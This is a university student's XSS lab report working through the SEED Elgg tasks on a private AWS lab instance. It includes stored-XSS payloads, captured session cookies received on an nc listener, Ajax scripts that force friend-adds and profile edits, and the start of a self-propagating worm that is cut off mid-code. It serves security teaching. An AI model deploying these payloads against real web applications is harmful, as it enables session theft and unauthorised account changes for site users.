

# Cross-Site Scripting (XSS)

Name: Matt Romanes  
Username: romanematt  
ID: 300492211  
AWS Email: mattromanes@gmail.com

## Task One

### Setting Up AWS

Creating a new instance for this section of the assignment:

The screenshot shows the AWS CloudWatch Metrics Instances page. There are two instances listed: "Buffer Overflow" and "XSS". The "XSS" instance is selected, indicated by a checked checkbox. The XSS instance has the following details:

Instance ID	Name	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DNS	Public IP ...	Elastic IP
i-0e9611f20f1a9d230	Buffer Overflow	Running	t2.micro	2/2 checks passed	-	us-east-1e	ec2-54-86-211-137.co...	54.86.211.137	-
i-0c7cff28d2879b078	XSS	Running	t2.micro	2/2 checks passed	-	us-east-1d	ec2-34-229-140-154.co...	34.229.140.154	-

A modal dialog is open for the "XSS" instance, titled "Instance: i-0c7cff28d2879b078 (XSS)". The modal shows the "Details" tab selected. The instance summary table contains the following data:

Instance ID	Public IPv4 address	Private IPv4 addresses
i-0c7cff28d2879b078 (XSS)	34.229.140.154   <a href="#">open address</a>	172.31.21.20
IPv6 address	-	ec2-34-229-140-154.compute-1.amazonaws.com   <a href="#">open address</a>
Private IPv4 DNS	-	-
VPC ID	-	-
Subnet ID	-	-

The "AWS Compute Optimizer finding" section shows a red error message:

User: arn:aws:sts::717949895982:assumed-role/vocstartsoft /user:873338=mattromanes@gmail.com is not authorized to perform: compute-optimizer:GetEnrollmentStatus on resource: \* with an explicit deny

```
[matts-mbp:~ matt.romanes$ cd Documents/Vic2021/T2/CYBR271/Assignment2
[matts-mbp:Assignment2 matt.romanes$ ssh -i "matt-keypair.pem" seed@ec2-34-229-140-154.compute-1.amazonaws.com
The authenticity of host 'ec2-34-229-140-154.compute-1.amazonaws.com (34.229.140.154)' can't be established.
ECDSA key fingerprint is SHA256:uCJwlQ9o37PjJBmOI4J21BR9DBQP0XBgH4i4C7sjmpk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'ec2-34-229-140-154.compute-1.amazonaws.com,34.229.140.154' (ECDSA) to the list of known hosts.

Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Sep 28 00:53:08 2020 from 130.195.253.77
[10/09/21]seed@ip-172-31-21-20:~$ mysql -u elgg_admin -pseedubuntu elgg_xss
[mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> update elgg_xsssites_entity SET url="http://ec2-34-229-140-154.compute-1.amazonaws.com/"
[    -> select * from elgg_xsssites_entity;
[ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL version for the right syntax to use near 'elgg_xsssites_entity SET url="http://ec2-34-229-140-154.compute-1.amazonaws.com/"' at line 1
mysql> update elgg_xsssites_entity SET url="http://ec2-34-229-140-154.compute-1.amazonaws.com/";
Rows matched: 1  Changed: 1  Warnings: 0
[
mysql> select * from elgg_xsssites_entity;
+-----+-----+-----+
| guid | name      | description | url          |
+-----+-----+-----+
| 1    | XSS Lab Site |           | http://ec2-34-229-140-154.compute-1.amazonaws.com/ |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql> ]
```

As shown above, the URL has been replaced with my instance's web address

## Task Two

### Posting a Malicious Message to Display an Alert Window



As per the instructions, I copied and pasted the following script into the Brief Description input field:

```
Brief description  
<script>alert('XSS');</script>
```

## Task Three

**Q1. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that another user visiting it will display the visitor's cookie. Document this using a screenshot showing the code and that it is executed.**


Although the implementation is similar, I decided to document what happened as the requirements for this task are different compared to Task 1.

For this task I put the script in the About Me field to demonstrate that it will work regardless of which field it is placed on.


## About me

```
<script>alert(document.cookie);</script>
```

As shown in the screenshot below, once the profile is saved, the script works and the alert window is displayed.



I decided to log in to Charlie's account in order to demonstrate that it would work outside of Boby's account.



#### About me

```
<script>alert(document.cookie);</script>
```

## Task Three

**Q2. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that, when another user visits Boby's profile, the cookie is sent to the attacker's machine. You will need multiple screenshots and describe what is happening.**

Before initiating the attack I added two new inbound rules to the XSS instance as shown in the screenshot below:

Inbound rules (5)										
	Name	Security group rule...	IP version	Type	Protocol	Port range	Source	Description		
<input type="checkbox"/>	-	sgr-09b6351ed5f211be9	IPv4	Custom TCP	TCP	5555	0.0.0.0/0	-		
<input type="checkbox"/>	-	sgr-09cc9c34ee5e3641f	IPv4	HTTP	TCP	80	0.0.0.0/0	-		
<input type="checkbox"/>	-	sgr-0dcacb38160df9128	IPv4	SSH	TCP	22	0.0.0.0/0	-		
<input type="checkbox"/>	-	sgr-0ed236e8e5d355a...	IPv6	Custom TCP	TCP	5555	::/0	-		
<input type="checkbox"/>	-	sgr-0bcbf62ec85187a9	IPv6	HTTP	TCP	80	::/0	-		

I then added the following script to Bob's profile:

### About me

```
<script>
document.write('');
</script>
```

And finally I initiated the attack as shown in the screenshot below:

```
[10/09/21]seed@ip-172-31-21-20:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [122.57.91.46] port 5555 [tcp/*] accepted (family 2, sport 55355)
GET /cookie=Elgg%3Dg2ahojntc75674k59m4rnisdo3 HTTP/1.1
Host: 34.229.140.154:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-34-229-140-154.compute-1.amazonaws.com/
```

With the screenshot shown above I have demonstrated the successful attempt of obtaining Samy's cookie on port 5555.

To demonstrate that this works on other accounts I logged in through Alice's account, and received the following result below:

```
[[10/09/21]seed@ip-172-31-21-20:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [122.57.91.46] port 5555 [tcp/*] accepted (family 2, sport 55512)
GET /cookie=Elgg%3Db1epd05sprn9k4i5cirv4li1h7 HTTP/1.1
Host: 34.229.140.154:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-34-229-140-154.compute-1.amazonaws.com/
```

By viewing Boby's account, Alice's cookie was sent to the attacker's machine.

After further investigation I noticed a slight problem with the encoding; the character after Elgg should be "=" but instead appears as "%3D". After some Googling and looking at the lecture slides, "=" should be after Elgg rather than "%3D".

## Task Four

**Q3. Submit screenshots demonstrating that this attack works and include your code.**

Before I initiated the process, I logged in as admin and activated the editor as shown below:

Activate

CKEditor Integrates the popular rich text editor CKEditor.

Then, using the Admin account I view Samy's profile and when the cursor hovers over the "Add friend" button, the HTTP request is shown at the bottom of the tab as shown below:



**Samy**

[View activity](#)  
[Add friend](#)  
[Send a message](#)  
[Report user](#)

[Blogs](#)  
[Bookmarks](#)  
[Files](#)  
[Pages](#)  
[Wire posts](#)  
[» Admin options...](#)

Powered by Elgg

ec2-34-229-140-154.compute-1.amazonaws.com/action/friends/add?friend=47&\_\_elgg\_ts=1633905973&\_\_elgg\_token=1owVZRhG0XRZ\_oupQv21EQ

I then log out of the Admin account and into Samy's account, and then I copied and pasted the JavaScript code into the "About Me" field as shown below:

**About me** Visual editor

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="__elgg_ts__"+elgg.security.token.__elgg_ts__;
    var token="__elgg_token__"+elgg.security.token.__elgg_token__;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends/add?friend=47&
    __elgg_ts=1633905973&__elgg_token=1owVZRhG0XRZ_oupQv21EQ"+ts+token;
    //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
```

Public

Once I saved the code, I logged out of Samy's account and back into Alice's account. As shown below, at first glance she has no friend yet:



**Alice**  
Brief description:

[Edit profile](#)

[Edit avatar](#)

Blogs

Bookmarks

Files

Pages

Wire posts

**▼ Friends** ⚙️ ✖️

No friends yet.

But then as shown below, when I view Samy's account through Alice's account, bingo!

The screenshot shows a web browser interface with a sidebar on the left and a main content area on the right.

**Left Sidebar:**

- Profile picture of Samy.
- Buttons: Remove friend, Send a message, Report user.
- Links: Blogs, Bookmarks, Files, Pages, Wire posts.

**Right Content Area:**

### Friends

Samy

Samy's network activity timeline (partial list):

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
384	GET	ec2-34-229-140-154.compute-1.a...	47small.jpg	img	jpg	cached	1.40 KB	462 ms
384	GET	ec2-34-229-140-154.compute-1.a...	en.js	require.js:1958 (script)	js	cached	0 B	216 ms
384	GET	ec2-34-229-140-154.compute-1.a...	init.js	require.js:1958 (script)	js	cached	619 B	222 ms
384	GET	ec2-34-229-140-154.compute-1.a...	ready.js	require.js:1958 (script)	js	cached	271 B	218 ms
280	GET	ec2-34-229-140-154.compute-1.a...	favicon-128.png	FaviconLoader.jsm:191 (img)	png	cached	4.23 KB	0 ms
280	GET	ec2-34-229-140-154.compute-1.a...	favicon.svg	FaviconLoader.jsm:191 (img)	svg	cached	6.35 KB	0 ms
384	GET	ec2-34-229-140-154.compute-1.a...	Plugin.js	require.js:1958 (script)	js	cached	630 B	233 ms
382	GET	ec2-34-229-140-154.compute-1.a...	addFriend=478...elgg_te=16339059738...elgg_token=towVZRhGDXRZ_cupQv2TEQh...elgg_te=1633 samy/.70 (xhr)	samy/.70 (xhr)	html	3.51 KB	12.66 KB	246 ms
280	GET	ec2-34-229-140-154.compute-1.a...	samy	samy/.70 (xhr)	html	3.51 KB	12.66 KB	243 ms

17 requests 66.65 KB / 10.50 KB transferred Finish: 6.36 s DOMContentLoaded: 2.42 s load: 5.75 s

As proof that the code actually works, I went onto Alice's activity page and the screenshot below demonstrates that the code worked:

A screenshot of a Facebook friend request notification. It shows a profile picture of a cartoon character with yellow hair and blue eyes, followed by the text "Alice is now a friend with Samy 12 minutes ago". Below the text is a vertical timeline showing the progression of the friend request: first, the user's own profile picture; then an arrow pointing right; finally, the friend's profile picture of a cartoon character with dark hair and blue eyes.

#### **Q4. Explain the purpose of the following two lines**

```
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts
```

This line is for getting a new valid timestamp token and assigning the value.

```
var token = "&__elgg_token=" + elgg.security.token.__elgg_token
```

This line is for getting a new random token and assigning the value.

Both lines are needed to create the request. The secret token will be assigned to the session and will be stored as a cookie and the token has to be obtained.

#### **Q5: If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? Justify your answer.**

It can still launch; the editor mode is only for showing the code in visual form. However, the JS code is still active.

To demonstrate, I changed the field to the text editor mode as shown below:



## Samy

**About me**

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts=__elgg_ts__+elgg.security.token.__elgg_ts__;
    var token=__elgg_token__+elgg.security.token.__elgg_token__;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends/add?friend=47&__elgg_ts__=1633905973&__elgg_token__=1owVZRhG0XRZ_oupQv21EQ"+ts+token;
    //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

[Edit profile](#)
[Edit avatar](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

I log back in to Alice's account and view Samy's account, and as shown below the code still executes:



**Samy**

**About me**

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts=__elgg_ts__+elgg.security.token.__elgg_ts__;
    var token=__elgg_token__+elgg.security.token.__elgg_token__;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends/add?friend=47&__elgg_ts__=1633905973&__elgg_token__=1owVZRhG0XRZ_oupQv21EQ"+ts+token;
    //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

[Remove friend](#)
[Send a message](#)
[Report user](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Status	Method	Domain	File	Initiator	Type	Transferred	Size
304	GET	ec2-34-229-140-154.com...	elgg.js	script	js	cached	0 B
304	GET	ec2-34-229-140-154.com...	441topbar.jpg	img	jpeg	cached	865 B
304	GET	ec2-34-229-140-154.com...	47range.jpg	img	jpeg	cached	13.64 KB
304	GET	ec2-34-229-140-154.com...	47email.jpg	img	jpeg	cached	1.40 KB
302	GET	ec2-34-229-140-154.com...	addFriend=47&__elgg_ts__=1633905973&__elgg_token__=1owVZRhG0XRZ_oupQv21EQ.sammy.ssr	html	html	3.71 KB	13.92 KB
200	GET	ec2-34-229-140-154.com...	en.js	requirejs1958 (script)	js	cached	0 B
200	GET	ec2-34-229-140-154.com...	init.js	requirejs1958 (script)	js	cached	619 B
200	GET	ec2-34-229-140-154.com...	ready.js	requirejs1958 (script)	js	cached	271 B
200	GET	ec2-34-229-140-154.com...	Plugin.js	requirejs1958 (script)	js	cached	630 B

17 requests | 70.43 KB / 11.16 KB transferred | Finish: 1.60 s | DOMContentLoaded: 997 ms | Load: 1.02 s

Headers Cookies Request Response Timings Stack Trace


Status: 302 Found ⓘ  
Version: HTTP/1.1  
Transfered: 3.71 KB (13.92 KB size)  
Referer Policy: strict-origin-when-cross-origin

Response Headers (388 B)

Cache-Control: no-store, no-cache, must-revalidate  
Connection: Keep-Alive

## Task Five

Before initiating the attack I obtained the HTTP request using Firefox's HTTP Header Live extension:



```
POST http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit
Host: ec2-34-229-140-154.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1647
Origin: http://ec2-34-229-140-154.compute-1.amazonaws.com
Connection: keep-alive
Referer: http://ec2-34-229-140-154.compute-1.amazonaws.com/profile/samy/edit
Cookie: Elgg=t2pejm3m7ls5ktcv245arslbo6
Upgrade-Insecure-Requests: 1

_elgg_token=BGPvlFuBRdqsG_ppUHB_g&__elgg_ts=1633918484&name=Samy&description=<script type="text
```

Then, as per the tutorial, I copied and pasted the code provided and added the HTTP request I got from the extension:

**Display name**

Samy

**About me**[Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid=__guid__+elgg.session.user.guid;
var ts=__elgg_ts__+elgg.security.token.__elgg_ts__;
var token=__elgg_token__+elgg.security.token.__elgg_token__;
//Construct the content of your url.
var content=token+ts+"&name="+userName+"&description=Your+profile+can+be+edited+by+Samy&
accesslevel[description]=2"; //FILL IN
var sendurl="http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-34-229-140-154.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Public

I logged out of Samy's account and back into Alice's account to see if the code was executed.

Initially, nothing appeared on Alice's account:



Alice

Brief description:

---

[Edit profile](#)

[Edit avatar](#)

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Pages](#)

[Wire posts](#)

But after viewing Samy's account, I noticed changes in her brief description:

**Display name**

Alice

**About me**

Your profile can be edited by Samy

[Edit HTML](#)

**Public**



The screenshot shows a user profile for a character named 'Alice'. The profile picture is a cartoon illustration of Alice from Disney's Alice in Wonderland. The profile name is 'Alice'. Below the name is a field labeled 'Brief description:' containing two slashes ('//'). A section titled 'About me' contains the text 'Your profile can be edited by Samy'. On the left side of the profile page, there is a sidebar with several links: 'Edit profile', 'Edit avatar', 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The entire profile page is enclosed in a light gray box with a thick orange border.

The screenshots above show the successful execution of the JS code from Samy's account.

#### Q6. Why do we need the line `if(elgg.session.user.guid!=samyGuid) ?`

This line of code is required to check if the account is Samy himself or not. Without it, Samy will be attacked by himself and the attack cannot be executed properly as a result. Worst-case scenario is that Samy makes a change in his profile, and the script code will replace the "About Me" text in the field with "Your profile can be edited by Samy". After all of this, the ability to change the victim's profile cannot be enabled again.

## Q7. Remove this line, and repeat your attack. Report what you see using a screenshot and explain your observation.

Samy

Interests:

Yeet

About me

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Before removing the line, the profile looks like it does above; the About Me section is empty, however the code was written in Edit mode, so nothing is being shown.

However, once I deleted the line, I saved the profile and checked to see if the script code still executed:

Samy

Interests:

Yeet

About me

Add widgets

Friends

POST http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit

Status	Method	Domain	File	Initiator	Type	Transferred	Size
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	require.js	script	js	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	elgs.js	script	js	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	47topbar.jpg	img	jpeg	cached	810 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	47large.jpg	img	jpeg	cached	13.64 KB
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	47email.jpg	img	jpeg	cached	1.40 KB
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	en.js	require.js!958 (script)	js	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	init.js	require.js!958 (script)	js	cached	619 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	ready.js	require.js!958 (script)	js	cached	271 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	Plugin.js	require.js!958 (script)	js	cached	630 B
200	GET	ec2-34-229-140-154.compute-1.amazonaws.com	favicon-128.png	FaviconLoader!jam191 (img)	png	cached	4.23 KB
200	GET	ec2-34-229-140-154.compute-1.amazonaws.com	favicon.svg	FaviconLoader!jam191 (img)	svg	cached	6.35 KB
202	POST	ec2-34-229-140-154.compute-1.amazonaws.com	edit	samy-83 (xhr)	html	4.50 KB	16.71 KB
200	GET	ec2-34-229-140-154.compute-1.amazonaws.com	samy	samy-83 (xhr)	html	4.50 KB	16.71 KB

17 requests 78.73 KB / 13.45 KB transferred | Finish: 4.80 s | DOMContentLoaded: 1.86 s | load: 4.37 s

As shown above, the code executed, while not showing any changes in Samy's profile. However, once I went to the Edit profile page, I saw this:

The screenshot shows a web-based 'Edit profile' interface. At the top, it says 'Edit profile'. Below that is a 'Display name' field containing 'Samy'. Underneath is an 'About me' section with a rich-text editor toolbar. The text area contains the message 'Your profile can be edited by Samy'. In the top right corner of the text area, there is a link labeled 'Edit HTML'. At the bottom left of the text area, there is a dropdown menu set to 'Public'. The entire screenshot is enclosed in a thick orange border.

What happened here, as shown above, was a result of removing the line. The code no longer checks to see if the account user is Samy, so the script code will execute regardless of who accesses Samy's account (including Samy himself).

## Task Six

**Q8. Document your self-propagating worm implemented using the DOM approach and include screenshots showing that it works as well.**

While adding the code that will allow the worm to propagate, I also added the code that will not only modify the victim's profile but also add another user (in this case, Samy) as a friend.

## About me

Visual editor

```
<script id="worm" type="text/javascript">
  window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=__elgg.session.user.name;
    var guid=__elgg.session.user.guid;
